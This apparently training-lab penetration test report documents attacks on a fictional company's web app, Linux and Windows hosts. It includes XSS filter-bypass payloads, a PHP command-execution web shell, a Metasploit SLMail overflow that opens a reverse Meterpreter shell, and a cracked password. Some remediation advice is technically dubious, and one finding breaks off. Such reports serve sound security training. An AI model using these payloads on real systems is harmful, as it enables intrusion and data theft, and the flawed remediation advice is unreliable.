



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Spalding Tech

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Document History

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001	05/24/2023	Tony Gash	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Web App utilized various forms of input validation in an attempt to dissuade threat actors
- Web App filtered against some command injection

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak Passwords
- Local File Inclusion on Web App
- Reflected XSS on Web App
- Stored XSS on Web App
- Sensitive Data Exposure
- Multiple Vulnerable Services
- Privilege Escalation Vulnerabilities
- Data Exfiltration through FTP
- Vulnerable POP3 Mail Server
- Excessive Open Ports
- Poor User Input Sanitization on Web App

Executive Summary

Spalding Tech performed a penetration test for Rekall to identify any potential exposure to threat actors. The vulnerabilities outlined below were discovered by simulating a malicious entity engaging in a targeted attack against Rekall. It was the goal of Spalding Tech to determine if a remote attacker could breach Rekall's defenses, and what the impact of such a breach might have on the company's private data.

The majority of the engagement focused on the identification and exploitation of various weaknesses discovered across several different hosts. The attacks were conducted from the perspective of a general user with no prior knowledge of the network or machines. This assessment was performed in accordance with the techniques and recommendations offered by the MITRE ATT&CK Framework.

During the test, Spalding Tech was able to identify numerous vulnerabilities that might expose Rekall to an attack. The current state of Rekall's security is in critical condition, with a wide range of concerning vulnerabilities found within the web application, Linux hosts, and Windows servers.

However with effective planning and swift action, it will be possible to reform the company's security posture and harden defenses against future threats. Spalding Tech has outlined potential remediation solutions for each vulnerability identified within the findings listed below. We hope these suggestions help to guide a secure future.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS on Welcome.php	Critical
Reflected XSS on Memory-Planner.php	Critical
Stored XSS	Critical
Local File Inclusion	Critical
Apache Tomcat RCE (CVE-2017-12617)	Critical
ShellShock	Critical
Apache Struts RCE (CVE-2017-5638)	Critical
Drupal Core RCE (CVE-2019-6340)	Critical
Exposed Password Hash	Critical
Seattle Lab Mail POP3 Remote Buffer Overflow	Critical
Command Injection	Critical
Anonymous FTP	High
Sensitive Data Exposure on Robots.txt	Medium
Poor Access Control	Medium
Host Identification	Low

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	Web App: 192.168.14.35 Linux Servers: 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Windows Servers: 172.22.117.20
Ports	21, 25, 80, 106, 110, 135, 139, 443, 445

Exploitation Risk	Total
Critical	11
High	1
Medium	2
Low	1

Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS on Welcome-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Within the Memory-Planner.php page of the Rekall Website, the first user input field does perform some basic input validation by identifying and removing the word "script", however it is not hard for a user to circumnavigate this barrier. Spalding Tech was able to make use of the following input to perform the attack:</p> <pre><scrSCRIPTipt>alert("winner")</scrSCRIPTipt></pre>
Images	<p>The image shows a screenshot of a web application interface. At the top, there is a text input field with the placeholder "Choose your character" and a "GO" button next to it. Below this, the text "You have chosen , great choice!" is displayed prominently in large font. At the bottom, the text "Congrats, flag 2 is ksdnd99dkas" is shown.</p>
Affected Hosts	192.168.14.35
Remediation	<p>Stronger input validation. Rather than searching for specific words to remove, it would be easier to compare the input to the available options to choose from. Any input not directly matching a possible selection should throw an error to the user instructing them to only input a choice from the listed possibilities. Alternatively, this field could be made into a check box for the user to make a selection from. This eliminates any input needing to be validated.</p>

Vulnerability 2	Findings
Title	Stored XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Similar to the previous vulnerability, this exploit made use of weak input validation; this time on the <code>comments.php</code> page of the Rekall Website. For this attack, Spalding Tech examined the HTML responsible for the specific page in order to determine what sort of comment would break out of the <code><textarea></code> field and allow the insertion of a <code><script></code> field. For demonstration purposes, this comment has been left on the page, and any future visitor will be greeted with our pop-up declaring them a winner!</p>
Images	<p>Pretty Raw Hex ↗ In ⌂</p> <pre> 1 POST /comments.php HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 29 9 Origin: http://192.168.14.35 10 Connection: close 11 Referer: http://192.168.14.35/comments.php 12 Cookie: PHPSESSID=m2v199lu002i00qd4m3tb7il6; security_level=0 13 Upgrade-Insecure-Requests: 1 14 15 entry=text</textarea><script>alert("winner")</script>&blog=submit&entry_add= </pre>
Affected Hosts	192.168.14.35
Remediation	Stronger input validation would remove any instances of a user attempting to insert HTML. Also, upgrading the site to make use of JavaScript could make it harder for a malicious actor to hunt down the necessary syntax to input.

Vulnerability 3	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The Memory-Planner.php page of the Rekall Website allows users to upload an image to the site. Spalding Tech discovered there was no check on this input, and was able to successfully upload the below php script to the site. This vulnerability leaves the Rekall Website exposed to potential malicious actors wishing to upload malware which could affect the site and its users.
Images	<pre><?php \$command = \$_GET['cmd']; echo system(\$command); ?></pre>  <p>Please upload an image: <input type="button" value="Browse..."/> No file selected. <input data-bbox="816 1003 1077 1056" type="button" value="Upload Your File!"/> Your image has been uploaded here. Congrats, flag 5 is mmssdi73g</p>
Affected Hosts	192.168.14.35
Remediation	Limit acceptable file-types that can be uploaded to only image files and perform basic scans on files being uploaded to guarantee their safe and free of embedded scripts or malware.

Vulnerability 4	Findings
Title	Host Identification
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	By making use of the tool nmap, it is possible to scan the Rekall network to identify local hosts on the network. Spalding Tech was able to identify 5 hosts (the image below shows results that include Spalding Tech's source computer used to perform the scan) on the Rekall network. These hosts can then be further scanned and examined for vulnerabilities.

Images	<pre>(root💀 kali)-[~] └─# nmap 192.168.13.1/25 Starting Nmap 7.92 (https://nmap.org) at 2023-05-23 18:49 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.000010s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000060s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 128 IP addresses (6 hosts up) scanned in 21.24 seconds</pre>
Affected Hosts	192.168.13.1 , 192.168.13.10 , 192.168.13.11 , 192.168.13.12 , 192.168.13.13 , 192.168.13.14
Remediation	Make use of more subnets, prevent devices from being accessed via the internet. The entire enterprise network could be hidden behind a firewall and jump-box. Additionally, a VPN may be used internally to create secure tunnels between hosts, preventing anyone outside the network from identifying these IP addresses.

Vulnerability 5	Findings
Title	Apache Tomcat RCE (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	When performing an aggressive scan against the Linux Host @ 192.168.13.10, Spalding Tech was able to identify the version of the Apache service running on the server. After some research, a well-known vulnerability was identified as being associated with this particular version of Apache. Exploiting this vulnerability granted Spalding Tech access to this machine with root level privileges.
Images	<pre>(root💀 kali)-[~] └─# nmap -A 192.168.13.1/25 Starting Nmap 7.92 (https://nmap.org) at 2023-05-23 18:52 EDT Nmap scan report for 192.168.13.10 Host is up (0.000064s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) _ajp-methods: Failed to get a valid response for the OPTION request 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-title: Apache Tomcat/8.5.0 _http-favicon: Apache Tomcat _http-open-proxy: Proxy might be redirecting requests MAC Address: 02:42:C0:A8:0D:0A (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.06 ms 192.168.13.10</pre>

	<pre># find / -type f grep flag find / -type f grep flag /root/.flag7.txt /sys/devices/platform/serial8250/tty/ttys2/flags /sys/devices/platform/serial8250/tty/ttys0/flags /sys/devices/platform/serial8250/tty/ttys3/flags /sys/devices/platform/serial8250/tty/ttys1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags find: `/proc/113/task/113/fd/5': No such file or directory find: `/proc/113/task/113/fdinfo/5': No such file or directory find: `/proc/113/fd/5': No such file or directory find: `/proc/113/fdinfo/5': No such file or directory # cd /root/.flag7.txt cd /root/.flag7.txt sh: 62: cd: can't cd to /root/.flag7.txt # cd /root/ cd /root/ # cat .flag7.txt cat .flag7.txt 8ks6sbhss # █</pre>
Affected Hosts	192.168.13.10
Remediation	Ensure that all services are updated and make use of firewalls to prevent unauthorized access to devices. Furthermore, stronger passwords and restricting access to white-listed IP addresses will add layers of security to the network.


Vulnerability 6	Findings
Title	ShellShock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Spalding Tech was able to gain access to the Linux Host @ 192.168.13.11 by making use of the ShellShock exploit. This exploit essentially grants Remote Execution via a vulnerability that exists within BASH due to a mishandling of trailing commands when importing function definitions stored within environment tables. Making use of the exploit gave Spalding Tech access to several sensitive areas of the host, including the sudoers file.

	<pre>Nmap scan report for 192.168.13.11 Host is up (0.000021s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) _http-server-header: Apache/2.4.7 (Ubuntu) _http-title: Apache2 Ubuntu Default Page: It works MAC Address: 02:42:C0:A8:0D:0B (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.02 ms 192.168.13.11</pre>
Images	<pre>meterpreter > cat sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d/Port_A_Hosts flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	Any service or host utilizing BASH is at risk, as the vulnerability has existed since BASH v1.03 was introduced in 1989. That said, it may be possible to make use of a different shell, such as Fish or Zsh. If maintaining the current configuration, it will be important to ensure BASH is updated with the latest available patches at all times.

Vulnerability 7	Findings
Title	Poor Access Control
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium

Description	While enumerating files on the Linux Host @ 192.168.13.11, Spalding Tech was able to view the contents of the /etc/passwd file. While this file does not contain any actual passwords, it does contain a list of all users (and services) on the host. This list can be used for further attempts at credential stuffing, and presents a happy prize to any malicious actors.
Images	<pre>meterpreter > cat passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	Check user permissions, and restrict access to sensitive files. This file in particular can be restricted to system administrators (or even simply the root account) as there is little reason to access the file when applying changes to user account configurations.

Vulnerability 8	Findings
Title	Apache Struts RCE (CVE-2017-5638)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	When Spalding Tech made use of Nessus to perform a vulnerability scan against the Linux Host @ 192.168.13.12, a single critical vulnerability was identified. This host is running a version of Apache Struts which is vulnerable to potential remote execution due to incorrect exception handling within the service's Jakarta Multipart parser. Exploiting this vulnerability granted Spalding Tech access to the host and exfiltrate files.

Vulnerability 10	Findings
Title	Exposed Password Hash
Type (Web app / Linux OS / Windows OS)	Windows OS / GitHub
Risk Rating	Critical
Description	While performing OSINT, Spalding Tech was able to locate a GitHub repository containing a username and password hash. Once the hash had been cracked, Spalding Tech was able to use the credentials to gain access to the site hosted by the Windows Host @ 172.22.117.20 and perform HTTP enumeration.
Images	 <pre>(root㉿kali)-[~/Desktop] # john usercreds.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2023-05-25 18:37) 4.545g/s 5700p/s 5700c/s 5700C/s 123456 .. jake Use the "--show" option to display all of the cracked passwords reliably Session completed. (root㉿kali)-[~/Desktop] # ./john --wordlist=/usr/share/john/password.lst usercreds.txt Mozilla Firefox - root@kali: ~/Desktop 172.22.117.20/flag2.txt x + [...]</pre>
Affected Hosts	totalrecall github , 172.22.117.20
Remediation	Check all repositories and ensure there is no sensitive data that can be publicly viewed. Change current passwords, and enforce a strict policy for password complexity and rotation in the future.

Vulnerability 11	Findings
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Title	Anonymous FTP
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Port 21 on the Windows Host @ 172.22.117.20 has been left open and is accepting anonymous FTP connections. This means any user can connect directly with the host and enumerate (or even exfiltrate) files. Spalding Tech was able to exploit this vulnerability to perform exactly those actions.
Images	<pre>(root㉿kali)-[~/Desktop] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt ?Invalid command ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (558.0357 kB/s) ftp> </pre> <pre>(root㉿kali)-[~/Desktop] # cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Unless absolutely necessary, close port 21 to all outside traffic. If this is not a viable solution, require a username and password to establish any FTP connections with the host.


Title	Seattle Lab Mail POP3 Remote Buffer Overflow
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	A buffer overflow vulnerability exists within the POP3 server of SLMail 5.5 when sending a password of excessive length. It is possible to exploit this vulnerability to gain access to, and execute arbitrary commands on, a machine.
Images	<pre>msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:63072) at 2023-05-25 18:53:05 -0400 meterpreter > search flag* [-] You must specify a valid file glob to search for, e.g. >search -f *.doc meterpreter > search -f flag* ^C[-] Error running command search: Interrupt meterpreter > search -f flag4* ^C[-] Error running command search: Interrupt meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System _____ Mode Size Type Last modified Name _____ 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2023-05-22 18:30:03 -0400 maillog.008 100666/rw-rw-rw- 2366 fil 2023-05-25 18:35:58 -0400 maillog.009 100666/rw-rw-rw- 6299 fil 2023-05-25 18:53:03 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 110 on this host, and consider updating or (better yet) replacing the SLMail service with a more secure option such as IMAP.

Vulnerability 13	Findings
Title	Reflected XSS on Welcome.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	This vulnerability is nearly identical to Vulnerability 1, however requires less effort from a malicious actor to exploit. Once again, it is possible for a user to input HTML code in a field; this time on the Welcome.php page. By using the following input, it is possible to break out of the written HTML and execute arbitrary script commands:

	name</h3><script>alert ("winner")</script>
Images	<pre>▼ <form> <input type="text" name="payload" placeholder="Put your name here"> whitespace <input type="submit" value="GO"> </form> <p></p> <h3>Welcome name</h3> <script>alert("winner")</script> ! ► <h3> ...</h3> <h2>CONGRATS, FLAG 1 is f76sdfkg6sjf</h2> <p></p></pre> <p>The screenshot shows a dark-themed web page with the title 'Welcome to VR Plan'. Below the title, there is a message: 'On the next page you will be designing your perfect virtual reality experience!'. A call-to-action text 'Begin by entering your name below!' is followed by a form with a text input field containing 'Put your name here' and a submit button labeled 'GO'. Below the form, the text 'Welcome name' is displayed. An alert dialog box is overlaid on the page, containing the word 'winner' and an 'OK' button.</p>

	<h1>Welcome to VR Planning</h1> <p>On the next page you will be designing your perfect, unique virtual reality experience!</p> <p>Begin by entering your name below!</p> <p><input type="text" value="Put your name here"/> <input type="button" value="GO"/></p> <p>Welcome name !</p> <p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p>
Affected Hosts	192.168.14.35
Remediation	Stronger input validation is needed here. Elsewhere on the site, there was enough validation to stop the exploitation used in this example, however still not enough to remove the overall vulnerability from the site entirely. Spalding Tech highly recommends sanitizing all user input before it is processed.

Vulnerability 14	Findings
Title	Sensitive Data Exposure on Robots.txt
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	A website usually makes use of a robots.txt file to tell search engine crawlers which URLs can be accessed on the site. While these files are not inherently problematic, they can be used by malicious actors to identify private areas of a website. Rekall's website makes use of a robots.txt file that

	features hidden pages that can assist attackers in mapping out the site.
Images	 <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>
Affected Hosts	192.168.14.35
Remediation	Remember attackers will find and make use of this file. Rather than making use of Disallow, use Noindex. This will tell search engines not to include the pages in search results, and further hide them from appearing.

Vulnerability 15	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Making use of the record checking features on the networking.php page of Rekall's website, it is possible to execute arbitrary commands. A malicious actor could potentially exploit this vulnerability to fully compromise the web application and any data held within its database.

